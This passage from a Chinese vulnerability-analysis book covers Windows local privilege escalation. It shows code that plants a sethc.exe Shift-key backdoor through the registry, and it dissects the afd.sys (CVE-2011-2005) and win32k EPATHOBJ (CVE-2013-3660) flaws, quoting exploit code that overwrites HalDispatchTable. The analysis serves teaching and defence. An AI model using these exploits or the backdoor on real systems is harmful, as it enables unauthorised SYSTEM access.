             -2147483646,
             "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\sethc.exe",
             &v3);
  if ( result >= 0 )
  {
    BRegCreateKeyEx(
      -2147483646,
      "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\sethc.exe",
      0,
      0,
      1,
      983103,
      0,
      &v3,
      0);
    v2 = BRegSetValueEx(v3, "debugger", 0, 1, "c:\\windows\\system32\\cmd.exe", 28);
    BRegCloseKey(v3);
    result = v2;
  }
  return result;
}
```

图9-17　修改注册表开启Shift后门

利用工具执行后的效果如图9-18所示，通过连接3389后成功拿到system权限的cmd.exe。




图9-18　成功实现本地权限

后来，360在新版应用中将bregdll.dll去掉不再使用，因此这里就省去了补丁比较的部分。

9.5　CVE-2011-2005 Windows Afd.sys 本地提权漏洞

9.5.1　漏洞描述

2011年10月，微软补丁公告中提到，Windows系统中的辅助功能驱动程序Afd.sys存在本地提权漏洞，影响Windows XP 与Windows Server 2003系统。该漏洞主要是Microsoft Windows Ancillary Function Driver（afd.sys）驱动程序未对用户提交的数据进行完善地检测，导致存在本地提权漏洞，攻击者利用该漏洞可执行任意代码。

9.5.2　从利用代码到漏洞函数的定位分析

本次漏洞分析的测试环境如表9-2所示。

表9-2　测试环境

	推荐使用的环境	备注
操作系统	Windows 7	简体中文旗舰版
反汇编器	IDA Pro	版本号：6.5

在exploit-db网站上有人公布了一份Python版本的利用代码，链接见：http://www.exploit-db.com/exploits/18176/，从代码中很容易找到触发漏洞的关键之处，如图9-19所示，利用代码通过构造特定的输入数据，向IOCTL为0x000120bb发送IO请求触发漏洞，而它正是由Afd.sys中的AFDJoinLeaf函数来处理的。

```
## Trigger Pointer Overwrite
print "[*] Triggering AFDJoinLeaf pointer overwrite..."
IOCTL             = 0x000120bb                # AFDJoinLeaf
inputbuffer       = 0x1004
inputbuffer_size  = 0x108
outputbuffer_size = 0x0                       # Bypass Probe for Write
outputbuffer      = HalDispatchTable0x4 + 0x1 # HalDispatchTable+0x4+1
IoStatusBlock = c_ulong()
NTSTATUS = ntdll.ZwDeviceIoControlFile(client,
                                       None,
                                       None,
                                       None,
                                       byref(IoStatusBlock),
                                       IOCTL,
                                       inputbuffer,
                                       inputbuffer_size,
                                       outputbuffer,
                                       outputbuffer_size
                                       )
```

图9-19　构造恶意IO请求触发漏洞

用IDA加载Afd.sys驱动，在“Functions window”窗口中找到AFDJoinLeaf函数，双击打开对应的反汇编代码。在函数中找到它对用户输入数据的处理情况，可以发现程序只在当OutBufferLength不为0的情况下才检测UserBuffer地址的有效性，如图9-20所示，因此攻击者只需令OutBufferLength = 0即可绕过检测，这也正是图9-19中第217行代码将outputbuffer_size设置为0的原因。

```
PAGE:00016D8B                 lea     ecx, [eax+30h]
PAGE:00016D8E                 mov     [eax+14h], ecx
PAGE:00016D91                 mov     ecx, [ebp+var_2C]
PAGE:00016D94                 mov     [eax+10h], ecx
PAGE:00016D97                 mov     edi, [ebp+var_24]
PAGE:00016D9A                 cmp     dword ptr [ebx+4], 0 ; OutputBufferLength
PAGE:00016D9E                 jbe     short loc_16DC5
PAGE:00016DA0                 cmp     byte ptr [edi+20h], 1 ; RequestMode
PAGE:00016DA4                 jnz     short loc_16DC5
PAGE:00016DA6                 mov     eax, ds:__imp__MmUserProbeAddress
PAGE:00016DAB                 mov     eax, [eax]
PAGE:00016DAD                 cmp     [edi+3Ch], eax  ; 检测UserBuffer地址是否大于MmUserProbeAddress
PAGE:00016DB0                 jb      short loc_16DB8 ; 对UserBuffer指向的地址进行读写性检测
PAGE:00016DB2                 mov     dword ptr [eax], 0 ; 大于则触发异常，交由自定义的SEH例程处理
PAGE:00016DB8
PAGE:00016DB8 loc_16DB8:                              ; CODE XREF: AfdJoinLeaf(x,x)+113↑j
PAGE:00016DB8                 mov     eax, [edi+3Ch]  ; 对UserBuffer指向的地址进行读写性检测
PAGE:00016DBB                 mov     ecx, [eax]
PAGE:00016DBD                 mov     [eax], ecx
PAGE:00016DBF                 mov     ecx, [eax+4]
PAGE:00016DC2                 mov     [eax+4], ecx
PAGE:00016DC5
```

图9-20　漏洞代码

如果要利用该漏洞，并不像9.3节中那样简单，因为在Afd.sys中有几处关键点需要绕过。

1. 输入缓冲区长度必须大于0x18

```
  InputBufferLength = *(_DWORD *)(a2 + 8);
  if ( InputBufferLength < 0x18 || (v4 = *(_DWORD *)(a2 + 4)) != 0 && v4 < 8 )//输入缓冲区长度必须大于 0x18，否则跳走
  {
    v38 = 0xC000000Du;
    v11 = Irp;
    goto LABEL_72;
  }
```

2. *(InputBuffer + 8) 必须不为0

```
  v2 = a2;
  v7 = *(_DWORD *)(v2 + 0x10);
  Handle = *(HANDLE *)(v7 + 8);                  // *(InputBuffer + 8) 不为 0，以供后面引用
  v14 = ObReferenceObjectByHandle(
          Handle,      // Handle =*( InputBuffer +8)，此处不能为 0，否则触发异常
          (unsigned __int8)(*(_WORD *)(v2 + 12) >> 8) >> 6,
          (POBJECT_TYPE)IoFileObjectType,
```

```
        AccessMode[0],
        &Object,
        0);
```

3. *(InputBuffer + 0xC) 必须为1，同时InputBufferLength-0xC 必须大于 *(InputBuffer+0x10)+8

```
v8 = (const void *)(v7 + 0xC);              // *(InputBuffer + 0xC) 必须为 1
v34 = *(_DWORD *)(v2 + 8) - 0xC;            // v34 =InputBufferLength -0xC
ms_exc.registration.TryLevel = 1;
v9 = ExAllocatePoolWithQuotaTag((POOL_TYPE)16, v34 + 0x30, 0xC9646641u);
P = v9;
Irp->AssociatedIrp.MasterIrp = v9;
memset(v9, 0, 0x30u);
memcpy((char *)v9 + 48, v8, v34);  // 将*(InputBuffer + 0xC)的值复制到 v9+48 上的位置
if ( *((_DWORD *)v9 + 48) != 1 || (signed int)v34 < *((_WORD *)P + 52) + 8 )     // 此处要求 *(v9+48) = *(InputBuffer+0xC) 必须等于 1，此处 P +52 = v9+52 =v9 +48 +4 = InputBuffer + 0xC + 4 = InputBuffer + 0x10，所以 InputBufferLength-0xC 必须大于 *(InputBuffer + 0x10)+8，否则触发异常
// 注意：此处用 IDA F5 功能会反编译错误，显示的偏移数值是不正确的，笔者是在 IDA 6.5 上分析的
  ExRaiseStatus(0xC000000Du);
```

4. 连接到本地未开放的端口，比如exploit-db上的利用代码是将其连接到4455未开放端口，使其连接状态保持为CONNECTING

```
pFileObject = *(PVOID *)(v2 + 0x18);         // v2 + 0x18 指向 FILE_OBJECT 结构
_FxContext = *((_DWORD *)pFileObject + 3);    // 指向 FxContext，用于描述套接字的连接状态，比如 0xAFD0 代表 CONNECTING
    ……省略部分内容……
  if ( *(_BYTE *)(_FxContext + 2) == 2 )      // 套接字状态必须为 CONNECTING（0x2）
  {
    v38 = AfdCreateConnection(
            *(_DWORD *)(_FxContext + 140) + 16,
            *(_DWORD *)(_FxContext + 136),
            (*(_DWORD *)(_FxContext + 4) >> 9) & 1,
            (*(_DWORD *)(_FxContext + 12) >> 8) & 1,
            *(PVOID *)(_FxContext + 24),
            (int)&v37);
    if ( v38 >= 0 )
      goto LABEL_50;
  }
```

满足以上几个关键点去构造利用代码，应该是不难的，具体可参考exploit-db上的代码，此处不再赘述。

9.5.3　补丁比较

通过补丁比较分析AFDJoinLeaf函数，可以发现补丁后的afs.sys不再检测OutBufferLength是否为0，而是直接检测UserBuffer所指向的地址的有效性，如图9-21所示，左边是修复后的代码，右边是修复前的。




图9-21　补丁对比

9.6　CVE-2013-3660 Windows win32k.sys EPATHOB指针未初始化漏洞

9.6.1　漏洞描述

2013年3月，来自Google安全团队的研究人员Tavis Ormandy在对win32k.sys进行内存压力测试时发生蓝屏，经过分析发现是win32k.sys模块的一处本地提权漏洞，利用该漏洞可获取System最高权限。他本人也因此获得有“黑客奥斯卡”之称的Pwnie Awards 2013提名（链接见：http://pwnies.com/archive/2013/nominations/），虽然最终evad3rs越狱团队获得2013年度最佳提权漏洞，但并不影响该漏洞所体现出来的影响价值。同年5月，Tavis Ormandy将该漏洞的PoC代码公布在其博客及exploit-db站点上，微软于7月发布的补丁MS13-053中修复了该漏洞。

9.6.2　通过IDA定义结构体辅助分析

本次漏洞分析的测试环境如表9-3所示。

表9-3　测试环境

	推荐使用的环境	备注
物理操作系统	Windows 7	简体中文旗舰版
虚拟机系统	Windows 7	家庭普通版
虚拟机软件	VMware Workstation	版本号：10.0.2 build-1744117
编译器	Visual Studio 2010 Ultimate	版本号：10.0.30319.1
调试器	WinDbg	版本号：6.11.0001.404
反汇编器	IDA Pro	版本号：6.5

开启WinDbg内核调试，用虚拟机Windows 7打开poc.exe，运行后系统崩溃，被WinDbg断下：

```
kd> g
Access violation - code c0000005 (!!! second chance !!!)
win32k!EPATHOBJ::bFlatten+0x15:
921b8406 f6400810        test    byte ptr [eax+8],10h
kd> kb
ChildEBP RetAddr  Args to Child
92e17ce4 922c7701 00000001 00000157 fdac71d8 win32k!EPATHOBJ::bFlatten+0x15
92e17d28 83c8b42a 1a0128aa 0012f96c 77b464f4 win32k!NtGdiFlattenPath+0x50
92e17d28 77b464f4 1a0128aa 0012f96c 77b464f4 nt!KiFastCallEntry+0x12a
WARNING: Stack unwind information not available. Following frames may be wrong.
0012f958 76a568ed 76a46501 1a0128aa 00000000 0x77b464f4
0012f95c 76a46501 1a0128aa 00000000 0012fac0 gdi32!NtGdiFlattenPath+0xc
0012f96c 00281745 1a0128aa 00000000 1a0128aa gdi32!FlattenPath+0x44
0012fb08 761e1174 7ffdf000 0012fb54 77b5b3f5 0x281745
0012fb0c 7ffdf000 0012fb54 77b5b3f5 7ffdf000 kernel32!BaseThreadInitThunk+0xe
0012fb14 77b5b3f5 7ffdf000 77eaa279 00000000 0x7ffdf000
0012fb54 77b5b3c8 00282104 7ffdf000 00000000 0x77b5b3f5
0012fb6c 00000000 00282104 7ffdf000 00000000 0x77b5b3c8
```

从栈回溯可以看到这里调用的关键函数win32k!EPATHOBJ::bFlatten，直接用IDA加载存在漏洞的win32k.sys进行分析，从F5反编译的代码可以看到其调用了EPATHOBJ::pprFlattenRec函数，如图9-22所示，其实它就是导致本次漏洞的关键函数，具体参见后面的分析。

```
signed int __thiscall EPATHOBJ::bFlatten(EPATHOBJ *this)
{
  EPATHOBJ *v1; // esi@1
  int v2; // eax@1
  signed int result; // eax@2
  struct _PATHRECORD *i; // eax@3

  v1 = this;
  v2 = *((_DWORD *)this + 2);
  if ( v2 )
  {
    for ( i = *(struct _PATHRECORD **)(v2 + 20); i; i = i->next )
    {
      if ( i->flags & 0x10 )
      {
        i = EPATHOBJ::pprFlattenRec(v1, i);      // 关键函数
        if ( !i )
          goto LABEL_2;
      }
    }
    *(_DWORD *)v1 &= 0xFFFFFFFEu;
    result = 1;
  }
```

图9-22　EPATHOBJ::bFlatten函数

先从漏洞函数EPATHOBJ::pprFlattenRec入手，逐层分析下去，如图9-23所示，漏洞函数会依次调用EPATHOBJ::newpathrec→newpathalloc，在newpathalloc函数中，它会优先从freelist空闲链表找到可用的内存节点，以用于分配PATHRECORD结构，但它在使用前并没有对从freelist获取的内存块进行初始化，导致后面在使用时可能引用到一些污染数据。

那么，这些从freelist获取的未初始化内存块会被谁引用到呢？我们重新看下漏洞函数EPATHOBJ::pprFlattenRec在调用EPATHOBJ::newpathrec分配完内存后的执行情况，如图9-24所示，v29变量其实是一个PATHRECORD结构指针，后面有几处代码通过v29偏移来索引PATHRECORD结构中的字段值，默认情况下，IDA未能直接识别出相应的字段名称。

为了方便分析，此处将v29重命名为new_pathrecord（在IDA中选择v29，再按“n”快捷键即可重命名），把v3重命名为freelist_node。接下来，在IDA中定义PATHRECORD数据结构，按“Shift + F1”组合键打开本地类型，再按Insert键添加自定义结构体_PATHRECORD，如图9-25所示。

单击“OK”按钮添加完成后，重新对漏洞函数EPATHOBJ::pprFlattenRec进行F5反编译，得到如图9-26所示的代码，对比图9-24所示的代码可以发现，经过自定义结构体后，其符号的识别及可理解程度更高了。



.text:BF8852E2 ; struct _PATHRECORD *__thiscall EPATHOBJ::pprFlattenRec(EPATHOBJ *this, struct _PATHRECORD *)
.text:BF8852E2 ?pprFlattenRec@EPATHOBJ@@IAEPAU_PATHRECORD@@PAU2@@Z proc near
.text:BF8852E2 ; CODE XREF: EPATHOBJ::bFlatten(void)+1E↓p
.text:BF8852E2
.text:BF8852E2 var_E0 = byte ptr -0E0h
.text:BF8852E2 var_30 = dword ptr -30h
.text:BF8852E2 var_2C = dword ptr -2Ch
.text:BF8852E2 var_28 = byte ptr -28h
.text:BF8852E2 var_10 = dword ptr -10h
.text:BF8852E2 var_C = dword ptr -0Ch
.text:BF8852E2 var_8 = dword ptr -8
.text:BF8852E2 var_4 = dword ptr -4
.text:BF8852E2 arg_0 = dword ptr 8
.text:BF8852E2
.text:BF8852E2 mov edi, edi
.text:BF8852E4 push ebp
.text:BF8852E5 mov ebp, esp
.text:BF8852E7 sub esp, 0E0h
.text:BF8852ED push 7FFFFFFFh ; unsigned __int32
.text:BF8852F2 lea eax, [ebp+var_C]
.text:BF8852F5 push eax ; unsigned __int32 *
.text:BF8852F6 lea eax, [ebp+var_4]
.text:BF8852F9 push eax ; struct _PATHRECORD **
.text:BF8852FA mov [ebp+var_8], ecx
.text:BF8852FD call ?newpathrec@EPATHOBJ@@IAEHPAPAU_PATHRECORD@@PAKK@Z ; EPATHOBJ::newpathrec(_PATHREC
.text:BF885302 cmp eax, 1
struct PATHALLOC *__thiscall EPATHOBJ::newpathrec(EPATHOBJ *this, struct _PATHRECORD **a2,
{
EPATHOBJ *v4; // edi@1
struct PATHALLOC *result; // eax@1
int v6; // edx@2
int v7; // ecx@2
v4 = this;
result = *(struct PATHALLOC **)(*((_DWORD *)this + 2) + 16);
*a3 = 0;
if (result)
{
v6 = *((_DWORD *)result + 1) + 16;
v7 = (int)((char *)result + *((_DWORD *)result + 2));
if (v7 > (unsigned int)v6)
*a3 = (v7 - v6) >> 3;
}
if (*a3 < a4 && *a3 < 8)
{
result = newpathalloc();
if (!result)
return result;
int __cdecl newpathalloc()
{
int v0; // eax@1
void *v1; // ecx@2
int v2; // esi@4
char v4; // [sp+4h] [bp-4h]@1
SEMOBJ::SEMOBJ((SEMOBJ *)&v4, PATHALLOC::hsemFreelist);
v0 = PATHALLOC::freelist;
// 优先从FreeList空闲链表中获取内存节点，以用于分配PATHRECORD结构
if (PATHALLOC::freelist)
{
v1 = *(void **)PATHALLOC::freelist;
--PATHALLOC::cFree;
// 这里并没有对从freelist获取的内存块进行初始化，导致后面使用时可能引用到污染数据
PATHALLOC::freelist = v1;
LABEL_7:
*(_DWORD *)v0 = 0;
*(_DWORD *)(v0 + 8) = 4032;
*(_DWORD *)(v0 + 4) = v0 + 12;
v2 = v0;
goto LABEL_5;
}
v0 = PALLOCMEM(0xFC0u, 0x74617047u);
if (v0)
{
++PATHALLOC::cAllocated;
goto LABEL_7;
}
v2 = 0;
LABEL_5:
NEEDGRELOCK::vUnlock(&v4);
return v2;
void *__stdcall PALLOCMEM(SIZE_T a1, ULONG Tag)
{
void *v2; // esi@1
void *v3; // eax@2
v2 = 0;
if (a1)
{
v3 = (void *)Win32AllocPool(a1, Tag);
v2 = v3;
if (v3)
memset(v3, 0, a1); // 内存清零
}
return v2;
}

图9-23　漏洞代码分析

```
struct _PATHRECORD *v26; // [sp+D0h] [bp-10h]@15
unsigned __int32 v27; // [sp+D4h] [bp-Ch]@1
EPATHOBJ *v28; // [sp+D8h] [bp-8h]@1
struct _PATHRECORD *v29; // [sp+DCh] [bp-4h]@1
char *v30; // [sp+E8h] [bp+8h]@10

v28 = this;
if ( EPATHOBJ::newpathrec(this, &v29, &v27, 0x7FFFFFFFu) == 1 )// 分配PATHRECORD结构
{
  v3 = v29;
  v4 = a2;
  *((_DWORD *)v29 + 1) = *((_DWORD *)a2 + 1);
  v5 = (int)((char *)v3 + 12);
  *((_DWORD *)v3 + 3) = 0;
  *((_DWORD *)v3 + 2) = *((_DWORD *)a2 + 2) & 0xFFFFFFEF;
  if ( *((_DWORD *)v3 + 1) )
    **((_DWORD **)v3 + 1) = v3;
  else
    *(_DWORD *)(*((_DWORD *)v28 + 2) + 20) = v3;
```

图9-24　v29为PATHRECORD结构指针




图9-25　添加自定义结构体_PATHRECORD

```
if ( EPATHOBJ::newpathrec(this, &new_pathrecord, &v27, 0x7FFFFFFFu) == 1 )
{
  freelist_node = new_pathrecord;
  v4 = a2;
  new_pathrecord->prev = a2->prev;
  v5 = (int)&freelist_node->numPoints;
  freelist_node->numPoints = 0;
  freelist_node->flags = a2->flags & 0xFFFFFFEF;
  if ( freelist_node->prev )
    freelist_node->prev->next = freelist_node;// 引用未初始化的内存，实现写任意地址
  else
    *(_DWORD *)(*((_DWORD *)v28 + 2) + 20) = freelist_node;
```

图9-26　识别出PATHRECORD结构体名字段

正如上面看到的，漏洞函数EPATHOBJ::pprFlattenRec最终会引用未初始化的内存，该内存指针是从freelist节点中获取的，节点地址无法控制，但其内容是可以被用户控制的，这就相当于实现写任意内核地址的功能。

9.6.3　漏洞利用

要实现漏洞利用，需要解决两个问题。

（1）令 freelist_node→next 指向用户可控制的缓冲区。

（2）转化成写任意地址。

在看雪论坛上，programmeboy在Tavis Ormandy的PoC基础上写出了相应的利用代码，本节分析的是32位版本的，网上也有64位版本的，大家搜索获取。本节先从利用代码开始分析。

（1）检测系统版本，根据不同版本设置不同的跳转指令 dwMagic，对于 Windows 7 系统设置的是 jmp [esp+0x64]指令，用于后面跳转进 Shellcode，如图 9-27 所示。

```
// 0x602464FF; /*jmp esp+0x60*/
// 0x51C3686A; /*push 0; ret*/
DWORD CheckMagicDword()
{
    OSVERSIONINFOEX OSVer;
    DWORD dwMagic = 0;

      OSVer.dwOSVersionInfoSize = sizeof(OSVERSIONINFOEX);
      if(GetVersionEx((OSVERSIONINFO *)&OSVer)){
      switch(OSVer.dwMajorVersion){
      case 5:
        dwMagic = 0x602464FF; // jmp [esp+0x60]
        break;
      case 6:
        dwMagic = 0x642464FF; // jmp [esp+0x64] ,Win7
        break;
      default:
        dwMagic = 0;
      }
    }
    return dwMagic;
}
```

图9-27　根据不同的系统版本设置不同的跳转指令

（2）创建 3 个 PATHRECORD，第 1 个是指向自身的 PathRecord，这会使漏洞函数在遍历链表时造成死循环，第 2 个是用于退出的 ExploitRecordExit，第 3 个是用于利用的 ExploitRecord，它的 prev 指针指向 WriteToHalDispatchTable 地址（HalDispatchTable+4），在 9.3 节中我们已经提到过 HalDispatchTable 的用途，这里正是我们将要写入任意地址的地方，最后用于退出的 ExploitRecordExit 包含第 1 步中的跳转指令 MAGIC_DWORD（jmp [esp+0x64]），如图 9-28 和图 9-29 所示。

```
m  int main(int argc, char **argv)

// 在用户空间分配 PATHRECORD 结构，它会被添加到 EPATHOBJ PATHRECORD 链表中
PathRecord = (PPATHRECORD)VirtualAlloc(NULL,
                            sizeof(PATHRECORD),
                            MEM_COMMIT | MEM_RESERVE,
                            PAGE_EXECUTE_READWRITE);

LogMessage(L_INFO, "Alllocated userspace PATHRECORD () %p", PathRecord);

// 用0xCC填充PathRecord结构内存，方便后续调试
FillMemory(PathRecord, sizeof(PATHRECORD), 0xCC);

PathRecord->next    = PathRecord; // 指向自身
PathRecord->prev    = (PPATHRECORD)(0x42424242);
PathRecord->flags   = 0;  // 用于在 EPATHOBJ::bFlatten()函数中无限循环

LogMessage(L_INFO, "  ->next  @ %p", PathRecord->next);
LogMessage(L_INFO, "  ->prev  @ %p", PathRecord->prev);
LogMessage(L_INFO, "  ->flags @ %u", PathRecord->flags);

// 创建第2个PathRecord
ExploitRecordExit = (PPATHRECORD)MAGIC_DWORD;
ExploitRecordExit->next = NULL;
ExploitRecordExit->next = NULL;
ExploitRecordExit->flags = PD_BEGINSUBPATH;
ExploitRecordExit->count = 0;

// 创建第3个PathRecord
ExploitRecord.next  = (PPATHRECORD)MAGIC_DWORD;
ExploitRecord.prev  = (PPATHRECORD)WriteToHalDispatchTable;
ExploitRecord.flags = PD_BEZIERS | PD_BEGINSUBPATH;
ExploitRecord.count = 4;
```

图9-28　分配3个PATHRECORD




图9-29　修改链表指针实现任意写地址

（3）用 PathRecord 中包含的点信息（比如坐标、样式，其中就包含一些垃圾信息 0x42424242）生成大量贝济埃曲线（Bézier Curves），以便后面在对贝济埃曲线进行直线化（flattening）时使用到我们前面创建的 PathRecord 相关信息，相当于填充 freelist 中未初始化的内存，如图 9-30 和图 9-31 所示。

```
    // 用PathRecord中包含的点信息（比如坐标、样式）生成大量贝济埃曲线（Bézier Curves ）
    // 在对贝济埃曲线进行直线化（flattening）过程中就会调用到漏洞函数
    for (PointNum = 0; PointNum < MAX_POLYPOINTS; PointNum++) {
        Points[PointNum].x      = (ULONG)(PathRecord) >> 4;
        Points[PointNum].y      = (ULONG)(PathRecord) >> 4;
        PointTypes[PointNum]    = PT_BEZIERTO;  // 曲线的控制点或终点
    }
```

图9-30　生成大量贝济埃曲线，以便在对其直线化时调用漏洞函数

```
        // 用构造的点信息去填充 freelist
        for (PointNum = MAX_POLYPOINTS; PointNum; PointNum -= 3) {
          BeginPath(Device);
          PolyDraw(Device, Points, PointTypes, PointNum);
          EndPath(Device);
          FlattenPath(Device);
          FlattenPath(Device);
```

图9-31　用构造的点信息填充freelist中未初始化的内存

（4）创建大量圆角矩形区域以消耗内存，最终使得 AllocObject 函数分配失败，进而引起 newpathalloc 分配失败，为后面的利用构造条件，如图 9-32 所示。

```
        // 创建大量圆角矩形区域以消耗内存，最终使得newpathalloc函数分配失败
        for (Size = 1 << 26; Size; Size >>= 1) {
          while (TRUE){
            HRGN hm = CreateRoundRectRgn(0, 0, 1, Size, 1, 1);
            if (!hm){
              break;
            }
            if (NumRegion < MAX_REGIONS){
              Regions[NumRegion] = hm;
              NumRegion++;
            }else{
              NumRegion = 0;
            }
          }
        }
```

图9-32　通过消耗内存使得newpathalloc分配失败

之所以这样做，是因为最终会导致在调用EPATHOBJ::createrec中的newpathalloc函数时分配内存失败，然后会调用到EPATHOBJ::reinit函数，接着依次调用vFreeBlocks→freepathalloc，最终将用户控制的内存添加到freelist中，如图9-33所示，到这里就将freelist_node->next指向了用户可控制的缓冲区。

